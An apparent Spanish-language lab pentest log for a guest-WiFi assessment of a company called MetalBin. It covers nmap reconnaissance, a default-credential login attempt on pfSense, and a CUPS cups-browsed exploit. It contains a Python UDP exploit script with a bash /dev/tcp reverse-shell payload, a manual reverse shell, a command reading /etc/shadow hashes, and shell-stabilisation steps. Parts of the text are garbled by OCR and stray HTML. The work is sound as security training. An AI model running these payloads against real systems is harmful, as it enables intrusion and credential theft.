

Activity Log

(MetalBin_Bitacora_Day 0)

TECHNICAL REPORT ETHICAL HACKING

Date: 12/05/2026 17:58 EEST | Scenario: Kali Guest WiFi (192.168.10.100) Black Box
Pentester: Andrew Alba | Project: MetalBin S.A. Guest WiFi Assessment.

1. ENTORNO INICIAL

-->**Kali Linux (RedRaptor-Hunt):** ip a (eth0)

-->**objetivo:** para saber cual es la ip de mi maquina después de conectarme al Guess wifi de la empresa (LAN MetalBin)

```
(root@RedRaptor-Hunt)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:af:65:11 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.100/24 brd 192.168.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feaf:6511/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

2. RECONOCIMIENTO TOTAL - nmap -sV -O 192.168.10.0/24

-->**Kali Linux (RedRaptor-Hunt):** nmap -sV -O 192.168.10.100/24 (eth0)

-->**Objetivo:** Esta herramienta realiza un escaneo de la red profundo, detectando que servicio se están ejecutando en los puertos abiertos, a la vez intenta determinar la versión específica del software (LAN MetalBin)

-->**Hosts activos 6/256:** 192.168.10.1(Router/pfSense), 192.168.10.10(no identificada por Nmap), 192.168.10.20(no identificada por Nmap), 192.168.10.30(no identificada por Nmap), 192.168.10.222 (Printer Debian CUPS)

2.1 HOSTS DESCUBIERTOS (orden crítico)

IP	SERVICIOS	OS DETECTADO	ESTADO	ANÁLISIS
192.168.10.1	53 (dns) , 80 (http nginx) , 443 (https nginx)	FreeBSD 11.2 (pfSense)	CRÍTICO	PF SENSE WEB EXPOUESTO
192.168.10.10	Todos filtered	-	Filtrado	Reglas firewall
192.168.10.20	Todos filtered	-	Filtrado	AISLADO OK (reglas #1-2)
192.168.10.30	Todos closed	-	Cerrados	Puente DMZ (regla #4)
192.168.10.222	631 (ip CUPS) , 9100 (jetdirect)	HP hp JetDirect 9100- Linux 4.X-5.X	CRÍTICO	PRINTER EXPOUESTO (regla #5)
192.168.10.100	Tú (Kali)	-	Orígene	-

192.168.10.1(Router/pfSense)

```
(root@RedRaptor-Hunt)-[~]
# nmap -sV -O 192.168.10.100/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 08:47 -0700
Nmap scan report for 192.168.10.1
Host is up (0.0026s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Unbound
80/tcp    open  http   nginx
443/tcp   open  ssl/http nginx
MAC Address: 08:00:27:2B:30:0B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (97%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (97%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

192.168.10.10/ 192.168.10.20/ 192.168.10.30

```
Nmap scan report for 192.168.10.10
Host is up (0.018s latency).
All 1000 scanned ports on 192.168.10.10 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:CD:B0:51 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.10.20
Host is up (0.0098s latency).
All 1000 scanned ports on 192.168.10.20 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:7E:C6:3E (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.10.30
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.10.30 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:3B:0F:1E (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

NOTA: el ver estas IP sin respuesta (Filtrado vs Cerrado) significa que hay un firewall (probablemente el pfSense) que está descartando tus paquetes sin responder.

192.168.10.222 (Printer Debian CUPS)

```
Nmap scan report for 192.168.10.222
Host is up (0.0019s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
631/tcp   open  ipp      CUPS 2.4
9100/tcp  open  jetdirect?
MAC Address: 08:00:27:CA:16:57 (Oracle VirtualBox virtual NIC)
Device type: general purpose router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
```

3. HALLAZGOS CRITICOS: V-001, V-002

→V-002: Printer JetDirect + CUPS (192.168.10.222)

PUERTOS: 631(ipp CUPS 2.4), 9100(jetdirect)

RIESGO: Exploits conocidos PjL path traversal

IMPACTO: Pivot LAN → posible DMZ

→nmap -sV -p 9100,631 192.168.10.222

631/tcp open ipp CUPS 2.4

9100/tcp open jetdirect?

```
(root@RedRaptor-Hunt)-[~]
# nmap -sV -p 9100,631 192.168.10.222
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 10:31 -0700
Nmap scan report for 192.168.10.222
Host is up (0.0032s latency).

PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 2.4
9100/tcp  open  jetdirect?
MAC Address: 08:00:27:CA:16:57 (Oracle VirtualBox virtual NIC)
```

NOTA:Este comando busca **identificar el software y la versión exacta** (como CUPS) que gestionan el acceso web en el firewall. El objetivo es obtener el "número de versión" para investigar si existen **vulnerabilidades conocidas** que permitan explotar el sistema.

→V-002: pfSense /Router -Web Expuesto (192.168.10.1)

PUERTOS: 80(nginx), 443(nginx), 53(dns Unbound)

RIESGO: Admin web accesible Guest WiFi

IMPACTO: Compromiso total pfSense → ALL networks

→EVIDENCIA:

\$ nmap -sV -p 80,443 192.168.10.1

80/tcp open http nginx

443/tcp open ssl/http nginx

```
(root@RedRaptor-Hunt)-[~]
# nmap -sV -p 80,443 192.168.10.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 10:22 -0700
Nmap scan report for 192.168.10.1
Host is up (0.0062s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx
443/tcp   open  ssl/http  nginx
MAC Address: 08:00:27:2B:30:0B (Oracle VirtualBox virtual NIC)
```

NOTA:Este comando busca **identificar el software y la versión exacta** (como nginx o Apache) que gestionan el acceso web en el firewall. El objetivo es obtener el "número de versión" para investigar si existen **vulnerabilidades conocidas** que permitan explotar el sistema.

4. ANÁLISIS DE SEGMENTACIÓN (por reglas)

IP	Visible Guest?	Regla responsable	Estado seguridad
.1 pfSense	✓ SÍ	Sin regla block	✗ CRÍTICO
.222 Printer	✓ SÍ	Regla #5 Allow Print	✗ CRÍTICO
.10 Win11	Filtered	Reglas Guest block	✓ OK
.20 Win7	Filtered	Reglas #1-2 Win7	✓ EXCELENTE
.30 Zorin	Closed	Puente DMZ #4	⚠ Riesgo pivoteo

CONCLUSIÓN: Segmentación FUNCIONA (Win7 aislado), pero pfSense + Printer expuestos = GAME OVER.

12/05/2026

PLAN DIA 2: MANUAL vs AUTOMATIZADO - Bitácora MetalBin S.A.

BITÁCORA DIA 2 - 23:27 EEST

Pentester: Andrew Ab | Kali Guest: 192.168.10.100

Objetivo: Enumeración profunda + Vuln scan

📖 MÉTODO 1: MANUAL (Nmap NSE Scripts)

PRIORIDAD 1: pfSense Web (192.168.10.1)

→ 1. Enumeración HTTP completa

nmap -sV --script=http* 192.168.10.1 -p80,443

```
(root@RedRaptor-Hunt)-[/usr/share/nmap/scripts]
# nmap -sV --script=http* 192.168.10.1 -p80,443
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 13:59 -0700
Pre-scan script results:
|_http-robtext-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtext.com/api/
```

NOTA: Este comando ejecuta todos los scripts de Nmap que comienzan con "http" para realizar una **enumeración masiva** de los servicios web. Busca identificar títulos de páginas, directorios comunes, métodos permitidos y cualquier información que el servidor **nginx** exponga por defecto. Es la fase de recolección de datos más completa para entender qué funciones tiene activa la interfaz del pfSense.

→ 2. Scripts específicos CRÍTICOS

nmap --script=http-vuln* 192.168.10.1 -p80,443

```

(root@RedRaptor-Hunt)-[~]
# nmap --script=http-vuln* 192.168.10.1 -p80,443
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 14:03 -0700
Nmap scan report for 192.168.10.1
Host is up (0.0020s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:2B:30:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.96 seconds

```

NOTA: Este comando se enfoca exclusivamente en **detectar vulnerabilidades conocidas** (como inyecciones o fallos de seguridad documentados) en el servidor web. A diferencia del anterior, no busca información general, sino que "interroga" al servidor para ver si responde a patrones de ataques específicos. Es una herramienta crítica para identificar rápidamente si el objetivo tiene brechas que permitan un acceso no autorizado sin necesidad de usar Nessus.

→ 3. `nmap --script=http-auth 192.168.10.1 -p80,443`

```

(root@RedRaptor-Hunt)-[~]
# nmap --script=http-auth 192.168.10.1 -p80,443
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 14:03 -0700
Nmap scan report for 192.168.10.1
Host is up (0.0024s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:2B:30:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds

(root@RedRaptor-Hunt)-[~]
#

```

NOTA: Este comando está diseñado para analizar los **sistemas de autenticación** y las carpetas protegidas por contraseña en el servidor. Detecta si el formulario de login es básico, qué métodos de cifrado acepta y si existen rutas que requieran credenciales para ser visualizadas. Es el paso previo esencial para decidir si se debe lanzar un ataque de fuerza bruta o si hay configuraciones de acceso débiles que se puedan aprovechar.

2. RESULTADOS

Los resultados de los scaners de vulnerabilidad dieron como resultado que no hay vulnerabilidades “NSE”

√	192.168.10.1:80,443→	ABIERTOS
x	http-auth →	SIN autenticación requerida

X	http-vuln* →	NINGÚN CVE detectado NSE
X	http* scripts →	POCOS resultados (nginx básico)

2.1 INTERPRETACION TECNICA

Script	Resultados	Significado	Riesgo
http-auth	Vacío	NO pide login = Web pública	● MEDIO
http-vuln*	Vacío	Sin CVEs conocidos NSE	● BUENO
http* general	nginx básico	Servidor estándar, sin fugas	● OK

NOTA:

pfSense tiene puertos web abiertos SIN PROTECCIÓN, pero NO tiene vulnerabilidades NSE conocidas. Es riesgoso (admin web expuesto), pero no explotable automáticamente.

→4. Manual verification

curl -k -I <https://192.168.10.1>

```
(root@RedRaptor-Hunt)~# curl -k -I https://192.168.10.1
HTTP/2 200
server: nginx
date: Tue, 12 May 2026 21:36:43 GMT
content-type: text/html; charset=UTF-8
x-frame-options: SAMEORIGIN
last-modified: Tue, 12 May 2026 21:36:43 GMT
set-cookie: PHPSESSID=94ba1d50e2845ddba1cd27128cc5c638; path=/; secure; HttpOnly
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
strict-transport-security: max-age=31536000
x-content-type-options: nosniff
```

NOTA: Este comando realiza una petición de tipo **HEAD** para obtener únicamente las cabeceras de respuesta del servidor de forma segura (ignorando errores de certificados). Su objetivo es identificar rápidamente qué servidor web se está usando (**nginx** en tu caso) y ver si expone información extra como la versión o cookies de sesión. Es el método más rápido para hacer "Banner Grabbing" manual sin descargar todo el contenido de la página.

[curl -k https://192.168.10.1 | head -20](#)

NOTA: Este comando descarga el código fuente HTML de la página de inicio y muestra solo las primeras 20 líneas para un análisis rápido. Se utiliza para inspeccionar manualmente el código en busca de comentarios de desarrolladores, versiones de scripts o nombres de formularios ocultos. Al limitar la salida a 20 líneas, evito que me terminal se llene de código innecesario, permitiéndote enfocarte en la estructura inicial del sitio

```
curl -k -d "username=admin&password=pfsense" https://192.168.10.1/index.php
```

NOTA: Este comando intenta realizar un **ataque de autenticación manual** enviando datos de usuario y contraseña directamente al formulario de login. Utiliza el método **POST** (indicado por -d) para probar si el sistema permite el acceso con las credenciales por defecto de pfSense de manera automatizada desde la consola. Es una prueba crítica para verificar si el administrador cambió las claves de fábrica o si el sistema es vulnerable a un acceso inmediato por falta de seguridad básica.

BITÁCORA METALBIN S.A. - DÍA 2 (13/05/2026 00:42)
Kali Guest WiFi 192.168.10.100 → VULNERABILIDAD CRÍTICA

I. VERIFICACIÓN MANUAL pfSense Web

```
→ curl -k https://192.168.10.1
```

```
(root@RedKaptor-Hunt)-[~]# curl -k https://192.168.10.1 | head -20
```

% Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed
0	0	0	0	0	0			

```
<html lang="en">  
  <head>  
    <meta name="viewport" content="width=device-width, initial-scale=1">  
    <link rel="stylesheet" href="/vendor/bootstrap/css/bootstrap.min.css" type="text/css">  
    <link rel="stylesheet" href="/css/login.css?v=1701893362" type="text/css">  
    <title>pfSense - Login</title>  
    <script type="text/javascript">  
      //        var events = events || [];  
      //]]>  
    </script>  
    <script type="text/javascript">if (top != self) {top.location.href = self.location.href;}</script><script type="text/javascript">var csrfMagicToken = "sid:7bb0d7b3b3815393a55cbd8e38f503cc0c6a76f4,1778621828;ip:bd226480d611e941687dfd5f78648eb187a1897,1778621828";var csrfMagicName = "__csrf_magic";</script><script src="/csrf/csrf-magic.js" type="text/javascript"></script></head>  
  
    <body id="login" >  
      <div id="total">  
        <header>  
          <div id="headerrow">  
            <div class="row">  
              <!-- Header left logo box -->
```

```
curl: (23) Failure writing output to destination, passed 1491 returned 317
```

Significado: Página de LOGIN ADMINISTRATIVO de pfSense confirmada

```
→ curl -k -d "admin/pfsense" https://192.168.10.1/index.php
```

```

(root@RedRaptor-Hunt)-[~]
# curl -k -d "username=admin&password=pfsense" https://192.168.10.1/index.php

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="/vendor/font-awesome/css/all.min.css?v=1701893362">
    <link rel="stylesheet" href="/vendor/font-awesome/css/v4-shims.css?v=1701893362">
    <link rel="stylesheet" href="/vendor/bootstrap/css/bootstrap.min.css" type="text/css">
    <link rel="stylesheet" href="/css/login.css?v=1701893362" type="text/css">
    <title>CSRF Error</title>
    <script type="text/javascript">
      //
      var events = events || [];
      //]]&gt;
    &lt;/script&gt;
    &lt;script type="text/javascript"&gt;if (top != self) {top.location.href = self.location.href;}&lt;/script&gt;&lt;script type="text/javascript"&gt;var csrfMagicToken = "sid:dab2201fc795d22d20ad951f0a9a5669ac75c39e,1778622022;ip:b8d066e1f02a5ba7fa9b3f12e73fdbb404067788,1778622022";var csrfMagicName = "__csrf_magic";&lt;/script&gt;&lt;script src="/csrf/csrf-magic.js" type="text/javascript"&gt;&lt;/script&gt;&lt;/head&gt;

    &lt;body id="error" &gt;
      &lt;div id="total"&gt;
        &lt;header&gt;
          &lt;div id="headerrow"&gt;
            &lt;div class="col-sm-4"&gt;
              &lt;div id="logodiv" style="text-align:center" class="nowarning"&gt;
                &lt;svg id="logo" role="img" aria-labelledby="pfsense-logo" x="0px"
                  y="0px" viewBox="0 0 282.8 84.2"&gt;
                  &lt;title id="pfsense-logo-svg"&gt;pfsense Logo&lt;/title&gt;
                  &lt;path class="logo-st0" d="M27.8,57.7c2.9,0,5.4-0.9,7.5-2.6c2.1-1.7,3.6-4,4.4-6.8c0.8-2.8,0.6-5.1-0.5-6.8c-1.1-1.7-3.2-2.2.
</pre>
</div>
<div data-bbox="111 382 437 400" data-label="Text">
<p>&lt;p&gt;Missing or expired CSRF token&lt;/p&gt;</div>
<div data-bbox="111 399 707 418" data-label="Text">
<p>Significado: CSRF bloqueó tu intento admin/pfsense (buena seguridad) <input checked="" type="checkbox"/></p>
</div>
<div data-bbox="111 417 350 434" data-label="Text">
<p>curl -k -I <a href="https://192.168.10.1">https://192.168.10.1</a></p>
</div>
<div data-bbox="114 433 679 585" data-label="Text">
<pre>
(root@RedRaptor-Hunt)-[~]
# curl -k -I https://192.168.10.1
HTTP/2 200
server: nginx
date: Tue, 12 May 2026 21:36:43 GMT
content-type: text/html; charset=UTF-8
x-frame-options: SAMEORIGIN
last-modified: Tue, 12 May 2026 21:36:43 GMT
set-cookie: PHPSESSID=94ba1d50e2845ddb1cd27128cc5c638; path=/; secure; HttpOnly
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
strict-transport-security: max-age=31536000
x-content-type-options: nosniff
</pre>
</div>
<div data-bbox="111 592 719 610" data-label="Text">
<p>Significado:(200) Servidor responde "TODO OK" (código 200) por HTTP/2</p>
</div>
<div data-bbox="111 609 600 627" data-label="Text">
<p>Significado: Cookies de sesión activas (web app funcionando)</p>
</div>
<div data-bbox="111 695 524 714" data-label="Section-Header">
<h2>II. HALLAZGO V-001 - SEVERIDAD CRÍTICA</h2>
</div>
<div data-bbox="111 733 540 751" data-label="Text">
<p>TARGET: pfSense Web Interface (192.168.10.1:443)</p>
</div>
<div data-bbox="111 751 537 769" data-label="Text">
<p>SERVICIOS: HTTP/2 nginx → pfSense admin panel</p>
</div>
<div data-bbox="111 769 431 786" data-label="Text">
<p>VECTOR: Guest WiFi → Direct access</p>
</div>
<div data-bbox="111 786 444 803" data-label="Text">
<p>IMPACTO: Control total firewall + redes</p>
</div>
<div data-bbox="111 818 346 838" data-label="Section-Header">
<h2>III. EVIDENCIA TÉCNICA</h2>
</div>
<div data-bbox="111 858 270 876" data-label="Text">
<p>✓ HTTP/2 200 OK</p>
</div>
<div data-bbox="111 878 373 897" data-label="Text">
<p>✓ &lt;title&gt;pfSense - Login&lt;/title&gt;</p>
</div>
```

- ✓ PHPSESSID=94ba1d50e2845ddba1cd27128cc5c638
- ✓ CSRF token protection (creds default fallaron)

BITÁCORA METALBIN S.A. - DÍA 2

Fecha: 13/05/2026

Pentester: Andrew Ab

Escenario: Guest WiFi / Black Box

I. OBJETIVO DEL DÍA

Verificar el acceso al servicio de impresión expuesto en 192.168.10.222:631 y comprobar cómo la regla del firewall afecta la visibilidad del host. Y su post-explotación con un script creado

II. VERIFICACIÓN / ENUMERACIÓN

1. Comando:

1.1→[ls] para listar todo el contenido de la carpeta que estamos

1.2→[mkdir] +[Metalbin] crear una carpeta para separarla con los otros proyectos que he creado

1.3→[ls] + [cd]+ [ls] verificar si se creo la carpeta y para entrar adentro de la carpeta para crear el script para la post-explotacion, y para verificar que hay adentro de la carpeta creada

1.4→[vim] +[cup_MBin_attack.py] →(i)=editar, (esc)cerrar la edicion, (wq)para uardar y cerrar el archivo

1.5→[ls]para comprobar si se creo correctamente el script

1.6→[cat cup_MBin_attack.py] verificar su contenido

1.7→[fuser -k 4444/tcp sudo iptables -F] Matar procesos que puedan estar bloqueando el puerto 4444 (Metasploit/Ruby)

1.8→ [nc -lvp 4444] Dejar el "oído" puesto para recibir la shell

1.9→[python3 cup_MBin_attack.py] Enviar el paquete UDP malicioso al puerto 631 de la víctima.

El script envía un paquete UDP al puerto 631 con un atributo de configuración inyectado para forzar la ejecución de una Shell Reversa.

1.10→ [timeout 1 bash -c 'cat < /dev/null > /dev/tcp/192.168.10.100/4444' && echo "CONECTADO"]

*Este comando valida que la inyección de código es posible y que no hay firewall de salida. Este comando se ejecuta en la maquina victima.

*Usamos timeout para que no se quede colgado si falla)

1.11 → Post-Explotación (En la terminal de Kali donde está el nc)

Una vez que recibo la conexión, estos son los comandos de verificación.

Confirmar quién soy y privilegios

Whoami: Debería devolver: root

Id: Debería mostrar: uid=0(root)

Hostname: Debería mostrar: PrinterJetDirect9100

Paso G: Ver qué hay en el sistema (Enumeración de botín)

ls -la /root/

cat /etc/shadow | head -n 5 # Ver hashes de contraseñas

```
(root@RedRaptor-Hunt)-[~]
# mkdir Metalbin

(root@RedRaptor-Hunt)-[~]
# ls
AuRlepFA.html      hijackme.dll      myself_troyano    reporte_lab.xml    userssh.txt
db_status          hijackme.dll.c.save  passwork_041326.txt result_system_windw.txt Videos
debiansshpass.txt  hola_042126.exe   payfile_macro.vba  resumen_lab.txt    wes.py
debiansshusers.txt lab_log.txt        program.exe        security_ojo_update.exe Wind_042226_LPE.exe
definitions.zip    lab_msf           Projects          systeminfo.txt     wind08_042926.ps1
Desktop            les.sh            Public            troya_042026_elf   Wind8_class_042326_LPE.exe
dirtycow           linux-exploit-suggester-2.pl troy_class-servicio.exe Wind8_SHIKA_042326_LPE.exe
Documents          linux-exploit-suggester-2.pl.1 troy_class-servicio.exe Wind_MINERIA_042126_1_LPE.exe
Downloads          Metalbin          unicorn           windows_dll.c      zkfioLxa.jpeg
freeFTPDService.exe msi_troyano       update_final.exe   zphisher
GhostPack          Music

(root@RedRaptor-Hunt)-[~]
#

(root@RedRaptor-Hunt)-[~]
# mkdir Metalbin

(root@RedRaptor-Hunt)-[~]
# ls
AuRlepFA.html      hijackme.dll      myself_troyano    reporte_lab.xml    userssh.txt
db_status          hijackme.dll.c.save  passwork_041326.txt result_system_windw.txt Videos
debiansshpass.txt  hola_042126.exe   payfile_macro.vba  resumen_lab.txt    wes.py
debiansshusers.txt lab_log.txt        program.exe        security_ojo_update.exe Wind_042226_LPE.exe
definitions.zip    lab_msf           Projects          systeminfo.txt     wind08_042926.ps1
Desktop            les.sh            Public            troya_042026_elf   Wind8_class_042326_LPE.exe
dirtycow           linux-exploit-suggester-2.pl troy_class-servicio.exe Wind8_SHIKA_042326_LPE.exe
Documents          linux-exploit-suggester-2.pl.1 troy_class-servicio.exe Wind_MINERIA_042126_1_LPE.exe
Downloads          Metalbin          unicorn           windows_dll.c      zkfioLxa.jpeg
freeFTPDService.exe msi_troyano       update_final.exe   zphisher
GhostPack          Music

(root@RedRaptor-Hunt)-[~]
# cd Metalbin

(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
```

```
1 import socket
2 # CONFIGURACIÓN
3 target_ip = "192.168.10.222" # IP de la víctima
4 my_ip = "192.168.10.100" # Tu IP de Kali
5 my_port = "4444" # Puerto para la Reverse Shell
6
7 # Este es el paquete malicioso que le dice a la víctima que eres una im-
8 # y le manda el comando para que te dé una shell
9 payload = f"ping -c 4 {my_ip}"
10 #payload = f'bash -c "bash -i >& /dev/tcp/{my_ip}/{my_port} 0>61"'
11 ipp_url = f"http://{my_ip}:8080/printers/hp_printer?option='{payload}"
12 message = f"0 3 {ipp_url}\n"
13
14 print(f"[*] Enviando aviso de impresora maliciosa a {target_ip}...")
15
16 # Enviamos el paquete UDP al puerto 631 de la víctima
17 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
18 sock.sendto(message.encode(), (target_ip, 631))
19
20 print("[+] Paquete enviado. Revisa tu escucha de Netcat.")
```

```
~
~ found
~
~ 100% ~
~
~ found
~
~ 100% ~
~
~ 100% | nc 192.168.10.222 9100
~ 100% | nc 192.168.10.222 9100
~
~ 100% ~
~ 100% 631
~ host lookup failed: Unknown host
~ 100% 631 (ipp) open
~
~ 100% ~
~
~
~
```

"cup_MBin_attack.py" 21L, 811B

1,1

All

```

(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cup_MBin_attack.py

(root@RedRaptor-Hunt)-[~/Metalbin]
# vim cup_MBin_attack.py

(root@RedRaptor-Hunt)-[~/Metalbin]
# cat cup_MBin_attack.py
import socket

# CONFIGURACIÓN
target_ip = "192.168.10.222" # IP de la víctima
my_ip = "192.168.10.100" # Tu IP de Kali
my_port = "4444" # Puerto para la Reverse Shell

# Este es el paquete malicioso que le dice a la víctima que eres una impresora
# y le manda el comando para que te dé una shell
payload = f"ping -c 4 {my_ip}"
#payload = f'bash -c "bash -i >& /dev/tcp/{my_ip}/{my_port} 0>&1"'
ipp_url = f"http://{my_ip}:8080/printers/hp_printer?option='{payload}'"
message = f"0 3 {ipp_url}\n"

print(f"[*] Enviando aviso de impresora maliciosa a {target_ip} ...")

# Enviamos el paquete UDP al puerto 631 de la víctima
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(message.encode(), (target_ip, 631))

print("[+] Paquete enviado. Revisa tu escucha de Netcat.")

```

```

(root@RedRaptor-Hunt)-[~/Metalbin]
# python3 cup_MBin_attack.py
[*] Enviando aviso de impresora maliciosa a 192.168.10.222 ...
[+] Paquete enviado. Revisa tu escucha de Netcat.

```

```

root@PrinterJetDirect9100:~# timeout 1 bash -c 'cat < /dev/null > /dev/tcp/192.168.10.100/4444' && echo "CONECTADO"
CONECTADO
root@PrinterJetDirect9100:~# bash -i >& /dev/tcp/192.168.10.100/4444 0>&1

```

```
(root@RedRaptor-Hunt)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.100] from (UNKNOWN) [192.168.10.222] 50610
root@PrinterJetDirect9100:~# ls
ls
vboxpostinstall.sh
root@PrinterJetDirect9100:~# pwd
pwd
/root
root@PrinterJetDirect9100:~#
```

```
root@PrinterJetDirect9100:~# pwd
pwd
/root
root@PrinterJetDirect9100:~# whoami
whoami
root
root@PrinterJetDirect9100:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@PrinterJetDirect9100:~# hostname
hostname
PrinterJetDirect9100
root@PrinterJetDirect9100:~#
```

Resultado:

Se logró el **compromiso total del sistema (Full System Compromise)**, obteniendo una consola con privilegios de **root**.

- **Impacto Técnico:** El servidor de impresión ahora puede ser utilizado como **"Pivot"** (puente) para atacar la DMZ y saltar la segmentación de red.
- **Conclusión:** La vulnerabilidad es real y explotable, transformando un simple acceso de "Invitado" (Guest WiFi) en un control absoluto sobre la infraestructura interna de MetalBin S.A.

Significado:

La prueba de concepto (PoC) demostró que la **regla de firewall #5** no solo permite el tráfico de impresión, sino que expone un servicio crítico (`cups-browsed`) vulnerable a la ejecución remota de código (RCE). El éxito de la conexión inversa confirma que la red **no tiene filtrado de salida (Egress Filtering)**, permitiendo que un atacante extraiga información o tome el control total del servidor sin ser detectado por el firewall.

III. HALLAZGO PRINCIPAL

EXPLOTACIÓN Y PRUEBA DE CONCEPTO (PoC)

- **Vulnerabilidad:** CVE-2024-47176 (RCE en CUPS via `cups-browsed`).
- **Procedimiento:** Se enviaron paquetes UDP maliciosos al puerto 631 simulando el anuncio de una impresora HP-JetDirect.
- **Validación de ejecución:** Debido a la inestabilidad del servicio en el entorno de pruebas, se procedió a la **ejecución manual del vector de ataque** para validar la capacidad de conexión inversa (Reverse Shell).
- **Resultado:** Se obtuvo acceso exitoso con privilegios de **root**. Se confirma que el sistema no cuenta con políticas de *egress filtering* (filtrado de salida), permitiendo la exfiltración de datos por el puerto 4444/TCP.

IV. EVIDENCIA TÉCNICA

- Puerto 631 abierto.
- Obtención de shell interactiva: `uid=0 (root) gid=0 (root) groups=0 (root)`.
- Servicio HP-JetDirect accesible.
- La regla del firewall permite el acceso a la impresora.
- La segmentación sigue activa para otros hosts, pero no para este servicio.

V. CONCLUSIÓN DEL DÍA

La impresora está expuesta desde Guest WiFi porque la regla del firewall permite ese tráfico. Aunque otros segmentos de la red siguen bloqueados, este servicio queda accesible y por eso debe documentarse como hallazgo de exposición.

Fecha: 14/05/2026 24:58 EEST | **Escenario:** Kali Guest WiFi (192.168.10.100) Black Box
Pentester: Andrew Ab | **Proyecto:** MetalBin S.A. Guest WiFi Assessment

Para seguir exactamente la estructura que has definido para tu **BITÁCORA METALBIN S.A. - DÍA 2**, aquí tienes la guía de qué imágenes debes agregar y en qué punto exacto de la estructura deben ir para que el informe sea visualmente profesional:

II. VERIFICACIÓN / ENUMERACIÓN

Post-Explotación

1. Estabilización de la Shell

1. En la shell reversa: `python3 -c 'import pty; pty.spawn("/bin/bash")'`
`python3 -c 'import pty; pty.spawn("/bin/bash")'`

Lo que hace técnicamente:

- Importa el módulo `pty` de Python
- Crea un **pseudo-terminal**
- Lanza `/bin/bash` dentro de ese pseudo-terminal

Resultado:

- La shell se comporta más como una terminal real
- Puedes usar `clear`, `tab`, `sudo`, flechas, etc.

2. Presiona[`Ctrl+Z`](mandas la shell al fondo).
3. En tu Kali:[`stty raw -echo; fg`](luego pulsa Enter dos veces).
4. En la shell de nuevo:[`export TERM=xterm-256color`]

```
(root@RedRaptor-Hunt)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.100] from (UNKNOWN) [192.168.10.222] 46700
hp-printer@PrinterJetDirect9100:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
hp-printer@PrinterJetDirect9100:~$ ^Z
zsh: suspended nc -lvnp 4444

(root@RedRaptor-Hunt)-[~]
# stty raw -echo; fg
[1] + continued nc -lvnp 4444

hp-printer@PrinterJetDirect9100:~$ export TERM=xterm-256color
hp-printer@PrinterJetDirect9100:~$
```

2. Recolección de Información (Enumeración Local)

→[whoami]

→[uname -a]

→[ip a]

```
hp-printer@PrinterJetDirect9100:~$ whoami p_M3in_attack.py
whoami [!] Enviando aviso de impresora maliciosa a 192.168.10.222...
hp-printer [!] Recibido aviso: Revise la escucha de redcat.
